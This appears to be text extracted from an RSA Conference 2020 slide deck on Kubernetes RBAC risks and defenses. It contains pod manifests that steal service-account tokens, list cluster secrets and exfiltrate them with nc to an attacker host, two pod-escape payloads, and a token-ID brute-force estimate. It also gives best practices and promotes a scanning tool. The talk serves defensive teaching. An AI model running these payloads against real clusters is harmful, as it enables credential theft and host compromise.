
Role-Based Access Control (RBAC)



Role-Based Access Control (RBAC)

“Fine-grained role bindings provide greater security, but require more effort to administrate.”

Role-Based Access Control (RBAC)



Role-Based Access Control (RBAC)

43 (Cluster)RoleBindings


51 (Cluster)Roles

38 Subjects

Subjects

(Cluster)RoleBindings

(Cluster)Roles




Risky Permissions

Examples

No. 1

Creating a pod (“hot pod”) with privileged service account



Examples - No. 1

```
kind: ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: create-pod
rules:
- apiGroups: ["*"]
  resources: ["pods"]
  verbs: ["create"]
```

Examples - No. 1

serviceAccountName:<service_account_name>

Examples - No. 1



Create Pod with
privileged token

Send the secrets
back to the attacker



Master Node

API server

Use the privileged
token to list all
secrets

Examples - No. 1

(get, list, watch)->(secrets)

```
root@manager1:~# kubectl get sa -n kube-system
```

NAME	SECRETS	AGE
attachdetach-controller	1	23d
bootstrap-signer	1	23d
certificate-controller	1	23d
clusterrole-aggregation-controller	1	23d
coredns	1	23d
cronjob-controller	1	23d
daemon-set-controller	1	23d

Examples - No. 1

```
apiVersion: v1
kind: Pod
metadata:
  name: alpine
  namespace: kube-system
spec:
  containers:
  + name: alpine
    image: alpine
    command: ["/bin/sh"]
    args: ["-c", "apk update && apk add curl --no-cache;
      cat /run/secrets/kubernetes.io/serviceaccount/token |
      { read TOKEN;
        curl -k -v
        -H \"Authorization: Bearer \\$TOKEN\"
        -H \"Content-Type: application/json\"
        https://<master_ip>:6443/api/v1/namespaces/kube-system/secrets; } |
        nc <attacker_ip> 6666;"]
    serviceAccountName: bootstrap-signer
    automountServiceAccountToken: true
    hostNetwork: true
```

List secrets
and send
them to the
attacker

RSA[®]Conference2020



Demo

```
[root]$
```



3. minikube_BH_USA_2019


```
[attacker]$
```

2. minikube_BH_USA_2019

Escape from a Pod #1

```
apiVersion: v1
kind: Pod
metadata:
  name: alpine2
spec:
  containers:
  - name: alpine
    image: alpine
    command: ["/bin/sh"]
    args: ["-c", "mkdir /mnt1; mount /dev/xvda1 /mnt1;
               ls /mnt1/ | nc <attacker_ip> 6666;"]
    securityContext:
      privileged: true
  hostNetwork: true
```


Mount host device
to the container



Escape from a Pod #2

```
apiVersion: v1
kind: Pod
metadata:
  name: alpine3
spec:
  volumes:
  - name: docker-sock
    hostPath:
      path: /var/run/docker.sock
  containers:
  - name: alpine
    image: alpine
    command: ["sh", "-c", "apk update && apk add docker;
                        docker ps | nc <attacker_ip> 6666"]
  volumeMounts:
  - name: docker-sock
    mountPath: /var/run/docker.sock
```

Use docker client
to view other
containers




Pods resource

```
resources: ["pods"]
```



There are 8 ways
to create a Pod



Examples

No. 2

Reading a secret - Brute-forcing token IDs



Examples – No. 2: Reading Secret

```
kind: ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: read-secret
rules:
- apiGroups: ["*"]
  resources: ["secrets"]
  verbs: ["get"]
```

Examples – No. 2: Reading Secret

“get” – must specify the object name

“list” – list all objects








Examples – No. 2: Reading Secret



```
# kubectl get secret <secret_name>
```


Examples – No. 2: Reading Secret

#RSAC

NAMESPACE	NAME	TYPE	DATA	AGE
default	default-token-4j4zp	kubernetes.io/service-account-token	3	55s
kube-public	default-token-hkkfd		3	55s
kube-system	attachdetach-controller-token-2ks5s		3	59s
kube-system	 bootstrap-signer-token-9c6q8	kubernetes.io/service-account-token	3	1m
kube-system	bootstrap-token-6a35ed	bootstrap.kubernetes.io/token	7	1m
kube-system	certificate-controller-token-6bfdn			
kube-system	cronjob-controller-token-l2twv			
kube-system	 daemon-set-controller-token-cd2tw			
kube-system	default-token-rqwpt	kubernetes.io/service-account-token	3	58s
kube-system	deployment-controller-token-5p9f5	kubernetes.io/service-account-token	3	58s
kube-system	disruption-controller-token-crlpq			
kube-system	endpoint-controller-token-nkyzn			
kube-system	 generic-garbage-collector-token-tzjwt	kubernetes.io/service-account-token	3	1m
kube-system	horizontal-pod-autoscaler-token-lj7tc	kubernetes.io/service-account-token	3	58s
kube-system	job-controller-token-d7ljy	kubernetes.io/service-account-token	3	58s
kube-system	kube-dns-token-667zh			
kube-system	kube-proxy-token-lrn47			
kube-system	 namespace-controller-token-frxlz	kubernetes.io/service-account-token	3	57s
kube-system	node-controller-token-q4t2i			
kube-system	persistent-volume-binder-token-hjwz7			
kube-system	pod-garbage-collector-token-572t5			
kube-system	 replicaset-controller-token-2rzjj	kubernetes.io/service-account-token	3	58s
kube-system	replication-controller-token-tae2v	kubernetes.io/service-account-token	3	58s
kube-system	 resourcequota-controller-token-mnwrq	kubernetes.io/service-account-token	3	1m
kube-system	service-account-controller-token-kqjnf	kubernetes.io/service-account-token	3	1m
kube-system	service-controller-token-cm9ts	kubernetes.io/service-account-token	3	57s
kube-system	statefulset-controller-token-jl4f9			
kube-system	 token-cleaner-token-h22v5	kubernetes.io/service-account-token	3	1m
kube-system	ttl-controller-token-rczrc			
kube-system	weave-net-token-pgwp2	kubernetes.io/service-account-token	3	1m

(get,list,watch)->(secrets)

(create,delete,list,patch,watch)->(pods)

(delete,get,list,patch,update,watch)->(*)

(delete,deletecollection,get,list)->(*)

(create,delete,list,patch,watch)->(pods)

(list,watch)->(*)

(delete,get,list,watch)->(secrets)



Examples – No. 2: Reading Secret

bootstrap-signer-token-9c6q8

known prefix

random
token ID

Examples – No. 2: Reading Secret

We have the prefix,
but not the token ID



Examples – No. 2: Reading Secret

```
73  const (  
74      // We omit vowels from the set of available characters to reduce the chances  
75      // of "bad words" being formed.  
76      alphanums = "bcdfghjklmnpqrstvwxyz2456789"  
77      // No. of bits required to index into alphanums string.  
78      alphanumsIdxBits = 5  
79      // Mask used to extract last alphanumsIdxBits of an int.  
80      alphanumsIdxMask = 1<<alphanumsIdxBits - 1  
81      // No. of random letters we can extract from a single int63.  
82      maxAlphanumsPerInt = 63 / alphanumsIdxBits  
83  )
```

Examples – No. 2: Reading Secret

27 characters



```
73  const (  
74      // We omit vowels from the set of available characters to reduce the chances  
75      // of "bad words" being formed.  
76      alphanums = "bcdfghjklmnpqrstvwxyz2456789"  
77      // No. of bits required to index into alphanums string.  
78      alphanumsIdxBits = 5  
79      // Mask used to extract last alphanumsIdxBits of an int.  
80      alphanumsIdxMask = 1<<alphanumsIdxBits - 1  
81      // No. of random letters we can extract from a single int63.  
82      maxAlphanumsPerInt = 63 / alphanumsIdxBits  
83  )
```

$27^5 = 14,348,907$
possibilities



Guessing < ~3 hours

RSA[®]Conference2020



Built-in Privileged Escalation Prevention

“The RBAC API prevents users from escalating privileges by editing roles or role bindings.”

“A user can only create/update a role if they already have all the permissions contained in the role, at the same scope as the role”

```
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: edit-role
  namespace: default
rules:
- apiGroups: ["*"]
  resources: ["roles"]
  verbs: ["*"]
```

```
kind: Role
apiVersion: rbac.authorization.k8s.io/v1beta1
metadata:
  namespace: default
  name: list-pods
rules:
- apiGroups: ["*"]
  resources: ["pods"]
  verbs: ["list"]
```



```
kind: Role
apiVersion: rbac.authorization.k8s.io/v1beta1
metadata:
  namespace: default
  name: list-pods
rules:
- apiGroups: ["*"]
  resources: ["pods", "secrets"]
  verbs: ["list"]
```

```
forbidden: attempt to grant extra privileges
```

RSA[®]Conference2020

Best Practices



<https://www.mybestwebsitebuilder.com/tools/password-strength-checker>

Best Practices


1. Prevent service account token automounting on pods (`automountServiceAccountToken: false` in version 1.6+)
2. Grant specific users to (Cluster)RoleBindings
3. Use Roles or RoleBindings instead of ClusterRoles or ClusterRoleBindings
4. Namespaces !
5. Use KubiScan



- Risky (Cluster)Roles
- Risky (Cluster)RoleBindings
- Risky Subject (Users, Groups and ServiceAccounts)
- **Risky Pods\Containers**
- All mounted volumes to Pods
- All mounted environment variables to Pods
- Privileged Pods (--privileged)
- Other cool stuff 😊

<https://github.com/cyberark/KubiScan>





[kubiscan]#

I

RSA®Conference2020

Conclusions

Conclusions

- **RBAC** – better security, more effort to administer
- Easy to lose control over **privileged** service account tokens
- **Avoid** mounting **privileged** service accounts
- Follow the least privilege principle and use **namespaces**

Apply what you have learned today

**Next
week**



Identify containers with privileged tokens

**3
months**



Search and find:

- Privileged containers
- Containers with sensitive data

**+6
months**



Have cluster with:

- Namespace separation
- No privileged containers

```
# cat final.txt
```

Any questions?

Thanks !

github.com/cyberark/KubiScan

@g3rzi